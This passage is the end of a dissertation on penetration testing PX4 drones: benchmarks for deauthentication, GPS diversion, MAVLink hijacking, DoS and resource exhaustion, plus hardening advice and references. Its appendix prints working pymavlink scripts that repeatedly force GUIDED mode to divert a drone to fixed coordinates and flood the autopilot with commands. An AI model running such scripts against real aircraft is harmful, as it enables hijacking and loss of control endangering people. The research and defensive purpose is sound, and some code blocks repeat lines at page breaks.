2. Cross-attack quantitative benchmarks on PX4: deauth 3–4 s to loss / 7 s to reconnect; GPS diversion 5–7 s; C2 takeover 5 s; DoS 8–11 s to loss (recovery 6–10 s); CPU 100%, MCU 43–45°C under resource stress.
3. A unified metric suite enabling like-for-like comparison (latency, recovery, deviation, CPU/MCU, operational continuity).
4. A risk-oriented synthesis (matrix + Severity×Likelihood scores) that translates technical effects into operational prioritisation.
5. Practical hardening priorities for PX4 deployments that can be adopted without architectural overhaul.

Key empirical findings

- **Wi-Fi deauthentication (802.11):** Link loss occurred in ∼3–4 s; auto–reconnect in ∼7 s; no positional drift while GPS lock remained stable (repeatable across trials).
- **GPS spoofing (GNSS):** During autonomous flight, the aircraft diverted within ∼5–7 s (AUTO → GUIDED); original waypoints were ignored; no operator alarms indicated spoofing.
- **C2 hijacking (MAVLink v1):** A rogue peer executed critical commands (e.g., `LAND`/mode change) within ∼5 s; QGroundControl displayed no warning differentiating attacker from legitimate GCS.
- **DoS flooding (UDP/MAVLink):** Telemetry stalled by ∼5–6 s; *Communication Lost* by ∼8–11 s; link recovered in ∼6–10 s after the flood ceased; onboard attribution was generic (timeouts only).
- **Resource/battery exhaustion:** High–rate command/telemetry stress drove CPU to ≈100% and MCU to ∼43–45 °C, accelerating voltage drop / current draw and reducing endurance without immediate crash.

Answers to the research questions

RQ1 — Effectiveness of known attacks on PX4. All five vectors were effective under default, lab–realistic conditions. Link–layer (deauth), C2 integrity (hijack), and availability (DoS) produced rapid operational degradation in seconds; navigation integrity (GPS spoof) caused covert diversion; resource attacks reduced endurance via sustained controller saturation.

RQ2 — Valid, reproducible metrics. The common metric suite (latency, recovery, deviation, CPU/MCU, continuity) was applied uniformly across attacks and trials, producing stable ranges (e.g., deauth loss ∼3–4 s; reconnect ∼7 s; DoS loss ∼8–11 s). This supports like–for–like comparison and future regression testing on PX4.

RQ3 — Generalisability beyond this setup. Findings generalise wherever platforms share the same assumptions: unprotected 802.11 (no PMF/WPA3) for deauth; civil GNSS without authentication/robust fusion for spoofing; MAVLink v1 without signing/VPN/ACLs for C2; open UDP telemetry without rate–limits/filters for DoS; and controllers lacking input throttling for resource stress. External validity is appropriately limited on stacks that already enforce cryptographic protection, ingress controls, and multi–sensor integrity checks.

Contributions

1. A **reproducible penetration–testing framework** for UAV networks, with clear safety envelope, instrumentation, and per–attack procedures.

2. The first **cross–attack quantitative benchmarks** on this PX4 platform (e.g., deauth 3–4 s to loss / 7 s to reconnect; GPS diversion 5–7 s; C2 takeover ∼5 s; DoS 8–11 s to loss; CPU ≈100%, MCU 43–45 °C under resource stress).

3. A **unified metric suite** enabling apples–to–apples comparison across link–layer, navigation, C2, network, and resource vectors.

4. A **cross–attack synthesis** (matrix + risk model) translating technical outcomes into Severity×Likelihood scores for planning and assurance.

5. **Actionable hardening priorities** for PX4 deployments that can be adopted without architectural overhaul.

Recommended hardening order (practical)

1. **Secure the C2 plane:** enforce MAVLink v2 signing; place telemetry behind VPN and network ACLs; apply command–policy/IDS to flag anomalous sequences.

2. **Raise the 802.11 bar:** enable WPA3/PMF; where possible, migrate C2 off commodity Wi-Fi to FHSS/sub-GHz links; deploy WIDS for management–frame and flood attribution.

3. **Constrain floods:** enforce ingress rate–limits/filters on UDP 14550 (e.g., host firewall/traffic shaping); prefer tightly scoped IP allow–lists.

4. **Detect and contain resource stress:** add command–rate limits and watchdog/scheduler guards; surface CPU/MCU alarms to the operator.

5. **Harden navigation integrity:** adopt multi–constellation / dual–frequency GNSS and fuse with inertial/visual cues; enable integrity checks where supported.

Limitations and Future Work

In summary, while this dissertation has demonstrated a structured framework for UAV penetration testing with concrete results across multiple attack classes, several limitations remain. The most important constraint was hardware scope: experiments were conducted on a single PX4/Holybro X500 V2 (Pixhawk 6C) platform in a controlled environment. GPS diversion was achieved via MAVLink `GUIDED` injection rather than through over-the-air RF spoofing. Although hardware-in-the-loop (HITL) trials were included to increase

realism, they were limited to a small set of boards and basic flight contexts. Battery endurance was inferred indirectly from CPU load and MCU telemetry rather than measured directly through discharge curves, and tests were conducted in simple contexts such as bench, hover, and single-mission flights. Environmental conditions were clean and interference-free, meaning factors such as multipath fading, congestion, and weather were not represented. Sensor deception beyond GNSS, such as barometer or IMU biasing, was not attempted. Finally, defensive measures were discussed but not benchmarked empirically.

Future work should address these gaps by expanding the framework along several dimensions. At the hardware level, trials should be extended to multiple Pixhawk variants and additional flight controllers to improve generalisation. RF spoofing should be implemented using controlled SDR platforms such as USRP or HackRF to validate GNSS diversion against the live RF front end. Power instrumentation using in-line wattmeters or power analysers should be integrated to capture endurance impact more accurately. More complex flight scenarios including waypoint navigation, loiter, and return-to-launch should be explored to assess how controller load and link utilisation vary by mode. Environmental factors such as wind, temperature, and packet loss can be modelled in Gazebo to test how the observed 3–4 s (deauth) and 8–11 s (DoS) windows shift under realistic conditions. Extending adversarial testing to barometer and IMU deception would further broaden coverage. Finally, systematic benchmarking of countermeasures such as WPA3+PMF, frequency-hopping or sub-GHz C2 links, MAVLink v2 signing behind VPN/ACL filters, and multi-constellation GNSS fusion with RAIM and vision integration—would provide a holistic view of resilience. Scaling to multi-UAV swarms would also enable analysis of cascade effects under attack and facilitate the publication of a benchmark dataset (`ulog`/PCAP traces, parameters, and scripts) to support replication and regression testing in future research.

Closing statement.

This work converts abstract UAV security concerns into operational evidence: deauthentication breaks the link in ∼3–4 s (reconnecting in ∼7 s); GPS spoofing diverts missions in ∼5–7 s; C2 hijacking executes critical commands in ∼5 s; DoS yields *Communication Lost* in ∼8–11 s (recovering in ∼6–10 s); and resource floods saturate the flight controller (CPU ≈100%, MCU 43–45°C). These quantified windows of vulnerability motivate immediate hardening—MAVLink v2 signing behind VPN/ACLs, WPA3/PMF or non-Wi-Fi C2, ingress rate-limits with IDS/WIDS, and fused navigation integrity, providing a replicable baseline for future resilience studies on PX4.

References

[1] A brief history of drones. https://www.iwm.org.uk/history/a-brief-history-of-drones.

[2] Wikipedia contributors. Iran–u.s. rq-170 incident — Wikipedia, the free encyclopedia. https://en.wikipedia.org/w/index.php?title=Iran%E2%80%93U.S._RQ-170_incident&oldid=1295003996, 2025.

[3] Josh Gerstein. Iran drone video allegedly from u.s. rq-170 sentinel captured in 2011. *POLITICO*, Feb 2013. URL https://www.politico.com/story/2013/02/iran-drone-video-allegedly-from-us-rq-170-sentinel-captured-in-2011-087311.

[4] Ewen MacAskill and Nick Hopkins. Us drones' video feeds hacked by iraqi insurgents. *The Guardian*, Dec 2009. URL https://www.theguardian.com/world/2009/dec/17/skygrabber-american-drones-hacked.

[5] Sarvenaz Soroush. Hacking drones: A look at the major security flaws in unmanned aerial vehicles. *The Hub, Johns Hopkins University*, Jun 2016. URL https://hub.jhu.edu/2016/06/08/hacking-drones-security-flaws/.

[6] Ruiyong Zhai, Zhaoying Zhou, Wendong Zhang, Shengbo Sang, and Pengwei Li. Control and navigation system for a fixed-wing unmanned aerial vehicle. *AIP Advances*, 4, 02 2014. doi: 10.1063/1.4866169.

[7] Faiq Ahmed and Maksim Jenihhin. A survey on uav computing platforms: A hardware reliability perspective. *Sensors*, 22(16):6286, 2022. doi: 10.3390/s22166286. URL https://doi.org/10.3390/s22166286.

[8] Anis Koubaa, Azza Allouch, Maram Alajlan, Yasir Javed, Abdelfettah Belghith, and Mohamed Khalgui. Micro Air Vehicle Link (MAVLink) in a Nutshell: A Survey. *arXiv preprint arXiv:1906.10641*, 2019. doi: 10.48550/arXiv.1906.10641. URL https://arxiv.org/abs/1906.10641. Accepted in *IEEE Access*, June 2019.

[9] Mavlink developer guide. https://mavlink.io/en/, 2025.

[10] Md. Tauseef, T Sai Sankalp Reddy, Lohith R, Thanushree M P, and K Sravani. A comprehensive survey on unmanned aerial vehicles (uavs): Types, structural components, communication systems, and operating platforms. In *2025 International Conference on Intelligent and Innovative Technologies in Computing, Electrical and Electronics (IITCEE)*, pages 1–6, 2025. doi: 10.1109/IITCEE64140.2025.10915483.

[11] Y. N. Saravanakumar, M. T. H. Sultan, F. S. Shahar, W. Giernacki, A. Łukaszewicz, M. Nowakowski, A. Holovatyy, and S. Stepień. Power sources for unmanned aerial vehicles: A state-of-the art. *Applied Sciences*, 13(21):11932, 2023. doi: 10.3390/app132111932. URL https://doi.org/10.3390/app132111932.

[12] Mark L. Psiaki and Todd E. Humphreys. Gnss spoofing and detection. *Proceedings of the IEEE*, 104(6):1258–1270, 2016. doi: 10.1109/JPROC.2016.2526658.

[13] Shah Zahid Khan, Mujahid Mohsin, and Waseem Iqbal. On gps spoofing of aerial platforms: a review of threats, challenges, methodologies, and future research directions. *PeerJ Computer Science*, 7:e507, 2021. doi: 10.7717/peerj-cs.507. URL https://peerj.com/articles/cs-507/.

[14] Todd E. Humphreys, Brent M. Ledvina, Mark L. Psiaki, Brady W. O'Hanlon, and Paul M. Kintner Jr. Assessing the spoofing threat: Development of a portable gps civilian spoofer. In *Proceedings of the 21st International Technical Meeting of the Satellite Division of The Institute of Navigation (ION GNSS 2008)*, pages 2314–2325, 2008.

[15] Andrew J. Kerns, Daniel P. Shepard, Jahshan A. Bhatti, and Todd E. Humphreys. Unmanned aircraft capture and control via gps spoofing. *Journal of Field Robotics*, 31(4):617–636, 2014. doi: https://doi.org/10.1002/rob.21513. URL https://onlinelibrary.wiley.com/doi/abs/10.1002/rob.21513.

[16] Johann-Sebastian Pleban, Ricardo Band, and Reiner Creutzburg. Hacking and securing the ar.drone 2.0 quadcopter: investigations for improving the security of a toy. 2014. doi: 10.1117/12.2044868. URL https://doi.org/10.1117/12.2044868.

[17] Vishal Dey, Vikramkumar Pudi, Anupam Chattopadhyay, and Yuval Elovici. Security vulnerabilities of unmanned aerial vehicles and countermeasures: An experimental study. In *2018 31st International Conference on VLSI Design and 2018 17th International Conference on Embedded Systems (VLSID)*, pages 398–403, 2018. doi: 10.1109/VLSID.2018.97.

[18] John Bellardo and Stefan Savage. 802.11 denial-of-service attacks: Real vulnerabilities and practical solutions. In *Proceedings of the 12th USENIX Security Symposium*, pages 15–28, Washington, D.C., USA, 2003. USENIX Association. URL https://www.usenix.org/legacy/events/sec03/tech/full_papers/bellardo/bellardo.pdf.

[19] Mohsen Riahi Manesh and Naima Kaabouch. Cyber-attacks on unmanned aerial system networks: Detection, countermeasure, and future research directions. *Computers Security*, 85:386–401, 2019. ISSN 0167-4048. doi: https://doi.org/10.1016/j.cose.2019.05.003. URL https://www.sciencedirect.com/science/article/pii/S0167404819300963.

[20] Samy Kamkar. Skyjack. https://samy.pl/skyjack/, 2013.

[21] Fei Du, Jinai Ge, Wen Wang, Yuwen Zou, Sang Yoon Chang, and Wenjun Fan. Exploiting the vulnerabilities in mavlink protocol for uav hijacking. In *2024 17th*

International Conference on Security of Information and Networks, SIN 2024. Institute of Electrical and Electronics Engineers Inc., December 2024. doi: 10.1109/SIN63213.2024.10871546.

[22] Joseph A. Marty. Vulnerability analysis of the mavlink protocol for command and control of unmanned aircraft. M.s. thesis, Air Force Institute of Technology, 2014. URL https://scholar.afit.edu/etd/613. Theses and Dissertations.

[23] Bharat B. Madan, Manoj Banik, and Doina Bein. Securing unmanned autonomous systems from cyber threats. *Journal of Defense Modeling and Simulation*, 16(2): 119–136, 2019. doi: 10.1177/1548512916628335.

[24] Ozlem Ceviz, Sevil Sen, and Pinar Sadioglu. A survey of security in uavs and fanets: Issues, threats, analysis of attacks, and solutions. *arXiv preprint arXiv:2306.14281*, 2023. URL https://arxiv.org/abs/2306.14281.

[25] G. S. Kuaban, E. Gelenbe, T. Czachórski, P. Czekalski, and J. K. Tangka. Modelling of the energy depletion process and battery depletion attacks for battery-powered internet of things (iot) devices. *Sensors*, 2023. doi: 10.3390/s23136183. URL https://doi.org/10.3390/s23136183.

[26] Vladislav Shakhov and Insoo Koo. Depletion-of-battery attack: Specificity, modelling and analysis. *Sensors*, 2018. doi: 10.3390/s18061849. URL https://doi.org/10.3390/s18061849.

[27] Vasily Desnitsky and Igor Kotenko. Simulation and assessment of battery depletion attacks on unmanned aerial vehicles for crisis management infrastructures. *Simulation Modelling Practice and Theory*, 107, 2021. ISSN 1569-190X. doi: https://doi.org/10.1016/j.simpat.2020.102244. URL https://www.sciencedirect.com/science/article/pii/S1569190X20301751.

[28] Seonghoon Jeong, Eunji Park, Kang Uk Seo, Jeong Do Yoo, and Huy Kang Kim. MUVIDS: False MAVLink Injection Attack Detection in Communication for Unmanned Vehicles. In *Proceedings of the Third International Workshop on Automotive and Autonomous Vehicle Security (AutoSec 2021)*, 2021. doi: 10.14722/autosec.2021.23036. Software-in-the-loop and hardware-in-the-loop UAV simulator experiments.

[29] Young-Min Kwon, Jaemin Yu, Byeong-Moon Cho, Yongsoon Eun, and Kyung-Joon Park. Empirical analysis of mavlink protocol vulnerability for unmanned aerial vehicles. 2018. doi: 10.1109/access.2018.2863237.

[30] K. A. Tychola and K. Rantos. Cyberthreats and security measures in drone-assisted agriculture. *Electronics*, 2025. doi: 10.3390/electronics14010149. URL https://doi.org/10.3390/electronics14010149.

[31] Fadhila Tlili, Lamia Chaari Fourati, Samiha Ayed, and Bassem Ouni. Investigation

on vulnerabilities, threats and attacks prohibiting uavs charging and depleting uavs batteries: Assessments countermeasures. *Ad Hoc Networks*, 129:102805, 2022. ISSN 1570-8705. doi: https://doi.org/10.1016/j.adhoc.2022.102805. URL https://www.sciencedirect.com/science/article/pii/S1570870522000208.

[32] Vedat Tümen and Kubilay Demir. A defense mechanism against DoS attacks on unmanned aerial vehicle communication. *Turkish Journal of Science and Technology (TJST)*, 17(2):233–239, 2022. doi: 10.55525/tjst.1054070. URL https://dergipark.org.tr/en/pub/tjst/issue/72762/1054070.

[33] Gabriel Vasconcelos, Rodrigo Miani, Vitor Guizilini, and Jefferson Souza. Evaluation of dos attacks on commercial wi-fi-based uavs. *International Journal of Computer Network and Information Security*, 11:212, 04 2019.

[34] Azza Allouch, Omar Cheikhrouhou, Anis Koubaa, Mohamed Khalgui, and Tarek Abbes. Mavsec: Securing the mavlink protocol for ardupilot/px4 unmanned aerial systems. *arXiv preprint arXiv:1905.00265*, 2019. URL https://arxiv.org/abs/1905.00265.

[35] Nils Ole Tippenhauer, Christina Pöpper, Kasper Bonne Rasmussen, and Srdjan Capkun. On the requirements for successful gps spoofing attacks. In *Proceedings of the 18th ACM Conference on Computer and Communications Security*, CCS '11, page 75–86, New York, NY, USA, 2011. Association for Computing Machinery. ISBN 9781450309486. doi: 10.1145/2046707.2046719. URL https://doi.org/10.1145/2046707.2046719.

[36] Derry P. Pratama, Dimas P. Nugraha, and Hyoungshick Kim. Behind the wings: Reverse engineering and drone hijacking via dji enhanced wi-fi protocol. *arXiv preprint arXiv:2309.05913*, 2023. URL https://arxiv.org/abs/2309.05913.

[37] Azade Fotouhi, Haoran Qiang, Ming Ding, Mahbub Hassan, Lorenzo Galati Giordano, Adrian Garcia-Rodriguez, and Jinhong Yuan. Survey on uav cellular communications: Practical aspects, standardization advancements, regulation, and security challenges. *IEEE Communications Surveys Tutorials*, 2019. doi: 10.1109/COMST.2019.2906228.

[38] Robert Mitchell and Ing-Ray Chen. A survey of intrusion detection in wireless network applications. *Computer Communications*, 42:1–23, 2014. doi: 10.1016/j.comcom.2014.01.012. URL https://people.cs.vt.edu/~irchen/ps/Mitchell-comcom14a.pdf.

[39] Martin Andreoni Lopez, Michael Baddeley, Willian T. Lunardi, Anshul Pandey, and Jean-Pierre Giacalone. Towards secure wireless mesh networks for uav swarm connectivity: Current threats, research, and opportunities. *arXiv preprint*

arXiv:2108.13154, 2021. URL https://arxiv.org/abs/2108.13154.

[40] Daniel P. Shepard, Jahshan A. Bhatti, and Todd E. Humphreys. Drone hack: Spoofing attack demonstration on a civilian unmanned aerial vehicle. *GPS World*, August 2012. URL https://www.gpsworld.com/drone-hack/. Online.

[41] Septentrio (ESA partner). Osnma: highly secure anti-spoofing protection with galileo osnma. https://www.septentrio.com/en/learn-more/insights/osnma-latest-gnss-anti-spoofing-security, 2025.

[42] Timothy K. Buennemeyer, Michael Gora, Randy C. Marchany, and Joseph G. Tront. Battery exhaustion attack detection with small handheld mobile computers. *Future Generation Computer Systems*, 2018. URL https://www.sciencedirect.com/science/article/pii/S0167739X18300473.

[43] David R. Raymond, Randy C. Marchany, Michael I. Brownfield, and Scott F. Midkiff. Effects of denial-of-sleep attacks on wireless sensor network mac protocols. *IEEE Transactions on Vehicular Technology*, 58(1):367–380, 2009. doi: 10.1109/TVT.2008.2003297. URL https://security.vt.edu/docs/Effects_of_Denial_of_Sleep_Attacks_on_Wireless_Sensor_Network_MAC_Protocols.pdf. Accessed: 2025-08-29.

[44] Moez Krichen, Wilfried Yves Hamilton Adoni, Alaeddine Mihoub, Mohammed Y. Alzahrani, and Tarik Nahhal. Security challenges for drone communications: Possible threats, attacks and countermeasures. In *2022 2nd International Conference of Smart Systems and Emerging Technologies (SMARTTECH)*, pages 184–189, 2022. doi: 10.1109/SMARTTECH54121.2022.00048.

[45] Hazim Shakhatreh, Ahmad H. Sawalmeh, Ala Al-Fuqaha, Zuochao Dou, Eyad Almaita, Issa Khalil, Noor Shamsiah Othman, Abdallah Khreishah, and Mohsen Guizani. Unmanned aerial vehicles (uavs): A survey on civil applications and key research challenges. *IEEE Access*, 7:48572–48634, 2019.


[46] Albandari Alsumayt, Naya Nagy, Shatha Alsharyofi, Noor Al Ibrahim, Renad Al-Rabie, Resal Alahmadi, Roaa Ali Alesse, and Amal A. Alahmadi. Detecting denial of service attacks (dos) over the internet of drones (iod) based on machine learning. *Sci*, 6(3):56, 2024. doi: 10.3390/sci6030056. URL https://www.mdpi.com/2413-4155/6/3/56.

[47] Corrado Rametta, Francesco Beritelli, Roberta Avanzato, and Michele Russo. A smart vpn bonding technique for drone communication applications. In *2019 15th International Conference on Distributed Computing in Sensor Systems (DCOSS)*, 2019. doi: 10.1109/DCOSS.2019.00112.

Chapter 7

Appendix

7.1 GPS Spoofing Python Code



```python
#!/usr/bin/env python3
from pymavlink import mavutil
import time

# MAVProxy UDP connection from Pixhawk
UDP_TARGET = 'udp:192.168.4.20:14550'


# Cheltenham coordinates
CHELTENHAM_LAT = 51.90006
CHELTENHAM_LON = -2.07972
ALT = 50  # meters

print(f"[INFO] Connecting to {UDP_TARGET}...")
master = mavutil.mavlink_connection(UDP_TARGET)

print("[INFO] Waiting for heartbeat...")
hb = master.wait_heartbeat(timeout=10)
if not hb:
    raise RuntimeError("No heartbeat from autopilot")
TARGET_SYSID = hb.get_srcSystem()
TARGET_COMPID = hb.get_srcComponent()
print(f"[INFO] Connected to system {TARGET_SYSID} component {TARGET_COMPID}")

# Get mode mapping
mode_map = master.mode_mapping()

# Persistent loop
try:
    while True:
        # Step 1: Switch to GUIDED every loop to override pilot mode changes
        if 'GUIDED' not in mode_map:
            raise RuntimeError("GUIDED mode not available on this autopilot")
        master.mav.set_mode_send(
            TARGET_SYSID,
            mavutil.mavlink.MAV_MODE_FLAG_CUSTOM_MODE_ENABLED,
            mode_map['GUIDED']
        )

        # Step 2: Send position target to Cheltenham
        master.mav.set_position_target_global_int_send(
            0,  # time_boot_ms
            TARGET_SYSID,
            TARGET_COMPID,
            mavutil.mavlink.MAV_FRAME_GLOBAL_RELATIVE_ALT_INT,
            0b0000111111111000,  # type_mask → only position
            int(CHELTENHAM_LAT * 1e7),  # lat
```

```
            int(CHELTENHAM_LON * 1e7),  # lon
            ALT,  # alt
            0, 0, 0,  # vx, vy, vz
            0, 0, 0,  # afx, afy, afz
            0, 0      # yaw, yaw_rate
        )

        print("[INFO] Forced GUIDED goto Cheltenham command sent.")
        time.sleep(3)  # Reapply every 3 seconds

except KeyboardInterrupt:
    print("\n[INFO] Script stopped — drone will resume normal control.")
```

7.2 Battery depletion Python code to check Idle CPU Temp Load

```
# pixhawk_status_monitor.py
# Connects to Pixhawk via MAVProxy UDP and prints CPU + temperature

import time
from datetime import datetime, timezone
from pymavlink import mavutil

DEVICE = "udp:192.168.4.11:14550"

print(f"[+] Connecting to Pixhawk via {DEVICE} ...")
master = mavutil.mavlink_connection(DEVICE)
master.wait_heartbeat()
print(f"[+] Heartbeat OK: sys={master.target_system} comp={master.target_component}")

mcu_temp_c = None
last_print = 0.0

print("[*] Waiting for SYS_STATUS and IMU/Pressure temperature messages ...")

while True:
    msg = master.recv_match(blocking=True)
    if not msg:
        continue

    mtype = msg.get_type()
    tstamp = datetime.now(timezone.utc).isoformat(timespec="seconds")

    if mtype == "SYS_STATUS":
        cpu = getattr(msg, "load", None)
        cpu_pct = (cpu / 10.0) if cpu is not None else None
        if time.time() - last_print > 1.0:
            print(f"[{tstamp}] MCU CPU: {cpu_pct:5.1f}% | MCU Temp: {mcu_temp_c if mcu_temp_c is not None else 'n/a'}°C")
            last_print = time.time()

    elif mtype in ("SCALED_IMU", "SCALED_IMU2", "SCALED_IMU3"):
        try:
            temp_raw = getattr(msg, "temperature", None)
            if temp_raw not in (None, 0, 0×FFFF):
                mcu_temp_c = temp_raw / 100.0
        except Exception:
            pass

    elif mtype in ("SCALED_PRESSURE", "SCALED_PRESSURE2", "SCALED_PRESSURE3"):
        try:
            temp_raw = getattr(msg, "temperature", None)
            if temp_raw not in (None, 0, 0×7FFF):
                mcu_temp_c = temp_raw / 100.0
```

7.3 Battery depletion Python code

```python
#!/usr/bin/env python3
# pixhawk_max_stress.py
# Fixed UDP connection (MAVProxy → Kali 192.168.4.11:14550)
# Hammers MCU + subsystems: RC, servo, setpoints, params, missions, intervals,
# pings, timesync, MAVFTP, log-server, LEDs, buzzer; logs CPU/temp/battery.

import threading, time, math, csv, random, struct
from datetime import datetime, timezone
from pymavlink import mavutil

# ═══ Fixed connection ═══
DEVICE = "udp:192.168.4.11:14550"
CSV_NAME = f"pixhawk_max_stress_{datetime.now(timezone.utc).strftime('%Y%m%dT%H%M%SZ')}.csv"

stop_evt = threading.Event()
log_lock = threading.Lock()
log_rows = []

print(f"[+] Connecting to Pixhawk via {DEVICE} ...")
master = mavutil.mavlink_connection(DEVICE)
master.wait_heartbeat()
print(f"[+] Heartbeat OK: sys={master.target_system} comp={master.target_component}")

# (Safety) Keep disarmed
try:
    master.mav.command_long_send(master.target_system, master.target_component,
                                 mavutil.mavlink.MAV_CMD_COMPONENT_ARM_DISARM,
                                 0, 0,0,0,0,0,0,0)
except Exception:
    pass

# (Encourage logging while disarmed)
def set_param(name, value, ptype):
    try:
        master.mav.param_set_send(master.target_system, master.target_component,
                                  name.encode('utf-8'), value, ptype)
    except Exception:
        pass

set_param("LOG_DISARMED", 1.0, mavutil.mavlink.MAV_PARAM_TYPE_INT32)

def pace(hz: float):
    period = 1.0 / max(hz, 1)
    nxt = time.perf_counter()
    while not stop_evt.is_set():
        yield
        nxt += period
```

```
        yield
        nxt += period
        dt = nxt - time.perf_counter()
        if dt > 0: time.sleep(dt)
        else: nxt = time.perf_counter()

# ———————— Stressors ————————
def rc_override_flood():
    print("[*] RC override flood @ 500 Hz")
    for _ in pace(500):
        t = time.time()
        vals = [1500 + int(400 * math.sin(t + i)) for i in range(8)]
        try: master.mav.rc_channels_override_send(master.target_system, master.target_component, *vals)
        except: pass

def servo_sweep():
    print("[*] Servo sweep @ ~250 Hz aggregated")
    chans = list(range(1, 9))
    for _ in pace(250):
        t = time.time()
        for i, ch in enumerate(chans):
            pwm = 1000 + int(1000 * (0.5 + 0.5 * math.sin(t * 6.0 + i)))
            try:
                master.mav.command_long_send(
                    master.target_system, master.target_component,
                    mavutil.mavlink.MAV_CMD_DO_SET_SERVO, 0,
                    ch, pwm, 0,0,0,0,0
                )
            except: pass

def velocity_setpoints():
    print("[*] NED velocity/yaw-rate spam @ 250 Hz")
    for _ in pace(250):
        t = time.time()
        vx = 3.0 * math.sin(t*1.1)
        vy = 3.0 * math.cos(t*1.3)
        vz = 0.0
        yaw_rate = 0.8 * math.sin(t*0.9)
        try:
            master.mav.set_position_target_local_ned_send(
                int(time.time()*1e3),
                master.target_system, master.target_component,
                mavutil.mavlink.MAV_FRAME_LOCAL_NED,
                0b0000111111000111,  # Vx,Vy,Vz + yaw rate
                0,0,0,
                vx,vy,vz,
                0,0,0,
```

```
                vx,vy,vz,
                0,0,0,
                0,yaw_rate
            )
        except: pass

def message_interval_hammer():
    print("[*] SET_MESSAGE_INTERVAL hammer (request 1 kHz on many)")
    ids = [
        mavutil.mavlink.MAVLINK_MSG_ID_HIGHRES_IMU,
        mavutil.mavlink.MAVLINK_MSG_ID_ATTITUDE,
        mavutil.mavlink.MAVLINK_MSG_ID_LOCAL_POSITION_NED,
        mavutil.mavlink.MAVLINK_MSG_ID_GLOBAL_POSITION_INT,
        mavutil.mavlink.MAVLINK_MSG_ID_SYS_STATUS,
        mavutil.mavlink.MAVLINK_MSG_ID_RC_CHANNELS,
        mavutil.mavlink.MAVLINK_MSG_ID_VFR_HUD,
        mavutil.mavlink.MAVLINK_MSG_ID_SCALED_IMU,
        mavutil.mavlink.MAVLINK_MSG_ID_SCALED_IMU2,
        mavutil.mavlink.MAVLINK_MSG_ID_SCALED_IMU3,
        mavutil.mavlink.MAVLINK_MSG_ID_SCALED_PRESSURE,
        mavutil.mavlink.MAVLINK_MSG_ID_SCALED_PRESSURE2,
        mavutil.mavlink.MAVLINK_MSG_ID_SCALED_PRESSURE3,
        mavutil.mavlink.MAVLINK_MSG_ID_BATTERY_STATUS,
        mavutil.mavlink.MAVLINK_MSG_ID_GPS_RAW_INT,
        mavutil.mavlink.MAVLINK_MSG_ID_RAW_IMU,
    ]
    while not stop_evt.is_set():
        for mid in ids:
            try:
                master.mav.command_long_send(
                    master.target_system, master.target_component,
                    mavutil.mavlink.MAV_CMD_SET_MESSAGE_INTERVAL, 0,
                    mid, 1000, 0,0,0,0,0  # 1000 µs ⇒ 1 kHz request
                )
            except: pass
        time.sleep(0.25)

def mission_churn():
    print("[*] Mission churn (count→items→ack) loop")
    N = 10
    while not stop_evt.is_set():
        try:
            master.mav.mission_count_send(master.target_system, master.target_component, N, 0)
            for seq in range(N):
                master.mav.mission_item_send(
                    master.target_system, master.target_component,
                    seq, 0, mavutil.mavlink.MAV_CMD_NAV_WAYPOINT,
```

```
                master.target_system, master.target_component,
                seq, 0, mavutil.mavlink.MAV_CMD_NAV_WAYPOINT,
                0, 1, 0, 0, 0, 0,
                47.3977 + seq*0.0001, 8.5456 + seq*0.0001, 10
            )
        master.mav.mission_ack_send(master.target_system, master.target_component,
